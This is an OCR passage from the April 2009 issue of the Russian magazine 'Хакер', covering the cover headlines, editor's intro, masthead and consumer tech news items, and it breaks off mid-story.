ПОЛНЫЙ АНАЛИЗ ПРИВАТНЫХ БАГОВ WORDPRESS СТР. 52

ХАКЕР 04(АПРЕЛЬ)2009

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АПРЕЛЬ 04 (124) 2009

ДЕНЬ ГЕЙМЕРА WWW.GAMER-CITY.RU

СТР. 4



10 ЛУЧШИХ ВИРУСОВ

ИСТОРИЯ ЗЛА 1999-2009

СТР. 20

НАВИГАЦИЯ БЕЗ GPS

АЛЬТЕРНАТИВНЫЕ СПОСОБЫ ОПРЕДЕЛЕНИЯ КООРДИНАТ

СТР. 26

БАЗУ ДАННЫХ НЕ СТАЩИТЬ!

НОВЫЙ ПУТЬ ДЛЯ ЗАЩИТЫ ДАННЫХ В БД

СТР. 32


АТАКА ТВИТТЕРА

КАК СПАМЯТ TWITTER СКРИПТАМИ НА PYTHON'E

СТР. 88

10 ЛУЧШИХ ВИРУСОВ/ ИСТОРИЯ ЗЛА 1999-2009

124




Intro


В 1999 году Девиду Смиту хватило ста строк неискушенного кода, чтобы устроить мировую эпидемию, заразив Мелиссой десятки миллионов компьютеров. И хотя с тех пор все здорово поменялось, степень проникновения разнообразной малвари едва ли уменьшилась. Чего стоит хотя бы январский червь Downadup, который до сих пор наводит страх на Windows-пользователей. Что уж говорить про разношерстный приватный софт для обустройства ботнетов и отжима денег с населения развитых стран.
В этом месяце мы решили вспомнить, как развивалась публичная вирусная индустрия и составили своеобразный рейтинг самых популярных малварей за последние 10 лет.

nikitoz, гл. ред. X


P.S. Наши друзья-геймеры из игровых журналов Gameland решили замесить крутую акцию под кодовым названием «День Геймера». Если интересно — читай подробности на странице 4.

CONTENT 04(124)









/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Редактор тематических подборок
Андрей Комаров
(komarov@gameland.ru)
>Монтаж видео
Максим Трубицын

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Фото
Иван Скориков

/XAKEP.RU
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Марина Румянцева
Максим Соболев
>Администратор
Мария Бушева
>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/PUBLISHING
>Издатели
Рубен Кочарян
(noah@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)


/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.

Редакция не несет ответственности за содержание рекламных объявлений в номере. **За перепечатку** наших материалов без спроса — преследуем.

Объединенная медиакомпания Gameland предлагает партнерам лицензии и права на использование контента журналов, дисков, сайтов и телеканала Gameland TV. По всем вопросам, связанным с лицензированием и синдицированием обращаться по адресу content@gameland.ru.



МАРИЯ «MIFRILL» НЕФЕДОВА / **MIFRILL@REAL.XAKEP.RU** /

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**



Новые дисплеи от Samsung

Этой весной компания Samsung порадует нас новой линейкой мониторов. В 50 серию войдут девять широкоформатников с диагоналями 20˝, 21,5˝ и 23˝. Технические характеристики таковы: время отклика 2 мс для всех моделей, кроме трех мониторов с аналоговым интерфейсом, они будут немного медленнее — 5 мс; динамическая контрастность 50.000:1; яркость 300 кд/м2. Разрешение тоже порадует: 1200x900 — у трех младших моделей серии и 1920x1080 — у остальных. Благодаря технологии MagicBright3, настроить монитор под свои нужды не составит труда, — уже имеется шесть готовых профилей: «Текст», «Интернет», «Спорт», «Кино», «Игры», а также наличествует пользовательский режим. Дизайн серии отличается строгими линиями, четкими углами, и даже кнопки управления выполнены в гладком сенсорном варианте. За счет сочетания угольно-черной рамки с корпусом цвета «черный гранат», 50 серия выглядит интересно и необычно. Увидеть ее своими глазами можно будет уже в апреле-мае, когда новинки доберутся до прилавков магазинов.

День геймера

(game)land и **«Эльдорадо»** дарят всем российским геймерам профессиональный праздник — День Геймера! 25 и 26 апреля в пяти магазинах «Эльдорадо» в городе Москве можно будет с размахом отметить событие — ознакомиться с игровыми новинками, принять участие в различных турнирах по хитовым играм, приобрести игровую продукцию по специальным ценам и просто отлично провести время. Все подробности на сайте www.gamer-city.ru! Не пропусти!
В каждом из магазинов создана игровая зона. В демонстрационной части — новейшие проекты для PC и Xbox 360, в турнирной — поединки по самым популярным игровым дисциплинам, на сцене — зажигательные ведущий и ди-джей, которые будут поддерживать и разогревать атмосферу праздника. Помимо этого — веселые конкурсы, море призов, подарков и дружелюбная атмосфера. Приняв участие в турнире, все желающие становятся участниками Континентальной Лиги — на официальном сайте будут публиковаться таблицы с рейтингами лучших игроков. Стань героем своей страны! Турниры будут проводиться по следующим дисциплинам - каждый сможет найти себе достойных соперников:

- **F.E.A.R. 2: Project Origin(PC)**
- **Call of Duty: World at War(PC)**
- **GRID (PC)**
- **Gears of War 2 (Xbox 360)**
- **Mortal Kombat vs. DC Universe (Xbox 360)**

Задать вопросы о мероприятии можно на форуме www.gameland.ru в специально созданном разделе FAQ.

ПО ОФИЦИАЛЬНОЙ СТАТИСТИКЕ APPLE, IPHONE OS УЖЕ УСТАНОВЛЕНА НА 30 МИЛЛИОНАХ МОБИЛЬНЫХ УСТРОЙСТВ.

АДРЕСА МАГАЗИНОВ ПРОВЕДЕНИЯ АКЦИИ:
- ЛЮБЛИНСКАЯ УЛ., Д. 153 , ТК Л-153
- РЯЗАНСКИЙ ПР. 2, ТК ГОРОД
- БУТАКОВА Д.2, ТК ГРАНД
- БАГРАТИОНОВСКИЙ ПРОЕЗД Д.7, ТК ГОРБУШКИН ДВОР
- КИРОВОГРАДСКАЯ УЛ., Д.13, ТК КАРЕНФОР

ДЕНЬ ГЕЙМЕРА

ТЕПЕРЬ У ГЕЙМЕРОВ ЕСТЬ СВОЙ ДЕНЬ! 25-26 АПРЕЛЯ

Узнай больше на gamer-city.ru

«Эльдорадо» и Gameland совместно учреждают
КОНТИНЕНТАЛЬНУЮ ИГРОВУЮ ЛИГУ.
Сразись за звание лучшего геймера в мире!

25 и 26 апреля 5 магазинов «Эльдорадо» становятся территорией геймеров! Приходите, и вы сможете принять участие в уникальных игровых турнирах, выиграть суперпризы, своими глазами увидеть демонстрацию новейших игровых новинок и получить суперскидки на покупку.



Генеральный спонсор: Корпорация Intel.

(game)land

ЭЛЬДОРАДО

- Ⓜ БРАТИСЛАВСКАЯ .... ул. Люблинская, д. 153 (ТК "Л-152") - центр электроники "ЭТО"
- Ⓜ РЯЗАНСКИЙ ПРОСПЕКТ ... Рязанский пр. , д. 2, к. 2 (ТЦ "Город") - центр электроники "ЭТО"
- Ⓜ РЕЧНОЙ ВОКЗАЛ .... ул. Бутакова, 4 (ТК "Гранд") - центр электроники "ЭТО"
- Ⓜ БАГРАТИОНОВСКАЯ ....Багратионовский проезд, д.7, (ТЦ "Горбушкин двор")
- Ⓜ ПРАЖСКАЯ .... ул. Кировоградская, 13 (ТЦ "Каренфор")













PC27

Налог на контрафакт

Есть на нашем голубом шарике совсем небольшое пятнышко — остров Мэн. Это местечко во всем мире известно как оффшорная зона и уникально тем, что, являясь коронным владением Великобритании, не входит ни в состав самой Великобритании, ни в состав ЕС. И хотя живет там всего 76.000 человек, эти люди довольно активно пользуются интернетом (на острове есть целых три провайдера). Разумеется, жители Мэна, как и все прогрессивное человечество, пользуются файлообменниками, пиринговыми сетями, а стало быть, качают всяческий контрафакт. И пока в других странах юзеров за это показательно судят и штрафуют, советник правительства по электронному бизнесу Рон Берри предложил совершенно иное решение — на острове введен смешной налог в размере одного фунта стерлингов, оплатить который можно даже с мобильного телефона. Из собранных с населения средств будут производиться официальные отчисления музыкантам и звукозаписывающим компаниям. Кому именно и сколько платить, помогут определить провайдеры острова, уже установившие у себя специальное оборудование, при помощи которого можно будет узнать, кто и какую конкретно музыку скачивал. Интересно, когда до подобных схем додумаются не только на Мэне?..





Цветной e-ink

Вот и появилось, наконец, в продаже первое устройство для чтения электронных книг с цветным дисплеем. Пионер в сфере цветных ридеров на базе электронной бумаги (что примечательно, используются не разработки компании E-ink, а собственная технология) носит имя FLEPia и стал детищем Fujitsu Frontech Limited и Fujitsu Laboratories Limited. Экран девайса с диагональю 8" и разрешением 768x1024 способен отображать 260.000 цветов. Однако радоваться рано — при работе «на полную мощность» устройству потребуется 8 секунд для прорисовки страницы, что переходит все разумные границы. При сокращении количества цветов до 4096 жутковатая цифра уменьшается до 5 секунд, а при 64 — достигает более-менее приемлемого показателя в 1.8 секунды. Остальные характеристики тоже довольно необычны для ридеров: Windows CE5.0 ОС, тачскрин, поддержка Wi-Fi IEEE802.11b/g и Bluetooth Ver2.0+EDR, подключение к ПК через USB, поддержка SD-карт до 4 Гб. Аккумулятор, разумеется, менее «живуч» — выдерживает смену страниц 2400 раз в 64-цветном режиме (для читалок в градациях серого этот показатель обычно равен 7000-9000 «перелистываний»). Цена девайса составляет $1015, и доступен он пока только в Японии. Остальным странам, традиционно, придется подождать. Притом — лучше ждать не FLEPia, а дальнейшего развития прогресса :).

ИЗ-ЗА КРИЗИСА ДОЛЯ ПИРАТСКИХ DVD- И CD-ДИСКОВ В ОБЩЕМ ОБЪЕМЕ ПРОДАЖ УВЕЛИЧИЛАСЬ НА 5%.

Русский магазин HP

В начале марта в Москве, под крышей торгового комплекса «Горбушкин двор», открылся



первый в России фирменный магазин компании HP. Выбор места вряд ли кого-то удивит, — «Горбушкин двор» один из крупнейших и наиболее посещаемых «электронных развалов» столицы.
Магазин расположился в секторе «Ноутбуки», но, несмотря на это, представлены в нем не только ноуты, но и весь спектр продукции компании — от десктопов до устройств печати. Бесспорными плюсами официального магазина будут возможность приобрести товар с дополнительными гарантиями подлинности и качества, протестировать интересующие продукты или ознакомиться с «эксклюзивными» и редкими моделями, а также проконсультироваться с ведущими специалистами, получив свежую и достоверную информацию.
Дирекция HP делает обнадеживающие прогнозы — если проект окажется выгоден не только с имиджевых позиций, но и коммерчески, в других крупных городах тоже появятся официальные магазины.

Зажги Олимпийский Огонь в Канаде!

Участвуй в творческом конкурсе!



Если тебе
от 12 до 17 лет
Собери не менее
10 одноклассников
Составьте коллективную
творческую работу с рассказом о том,
почему именно ваш учитель физкультуры
достоин стать участником
Эстафеты Олимпийского Огня
"Ванкувер - 2010".

Творческие работы принимаются в период с 1 апреля по 31 мая 2009 г.
по почте заказным письмом по адресу:
Москва, 121108, ул. И.Франко д. 8, 16 эт., Coca-Cola
или электронной почтой по адресу:
cocacola@eur.ko.com с пометкой «Конкурс».

Экспертное жюри рассмотрит все конкурсные работы
в период с 1 по 10 июня 2009 года
и определит самого достойного учителя физкультуры России.

**Дополнительную информацию по конкурсу
вы сможете получить по тел.: 8 800 200 22 22
Звонок бесплатный.**


Аварийная кнопка от Gmail

Сколько раз за свою жизнь, написав и отправив e-mail, ты жалел о содеянном? Все мы порой можем наговорить лишнего, банально ошибиться адресом или забыть упомянуть что-то важное... И, разумеется, осознаем это только после нажатия кнопки «Send» (закон подлости во всей красе!). Но, оказывается, от этого страдают не только юзеры, но и сами разработчики. Во всяком случае, разработчики Google точно. Ведь это их усилиями у Gmail появилась новая функция — «undo sent», то есть «отменить отправку». Такое предложение теперь появляется после нажатия кнопки «Отправить». Система в течение 5 секунд придерживает письмо, давая нам шанс передумать. Определенно — не самая бесполезная опция, правда, 5-секундная задержка это, все же, маловато.

СОГЛАСНО СТАТИСТИКЕ JIWIRE, РОССИЯ НАХОДИТСЯ НА 8 МЕСТЕ В МИРЕ ПО КОЛИЧЕСТВУ WI-FI ТОЧЕК.

Халява, сэр!





На дворе мировой финансовый кризис, но, похоже, британцев он мало волнует. Недавно у одного из крупнейших британских поставщиков книг для Amazon.com истекла аренда склада (видимо, «внезапно», как оно всегда бывает). Товар там лежал не слишком ходовой, и хозяева попросту от него отказались. В итоге, на руках у владельцев помещения остался огромный ангар, забитый миллионами букинистических книг, которые нужно было как-то, куда-то вывозить. Возвращать их в издательства вышло бы слишком накладно, и решено было сделать ход конем. Территорию Bristol Bookbarn объявили территорией халявы, открыв двери 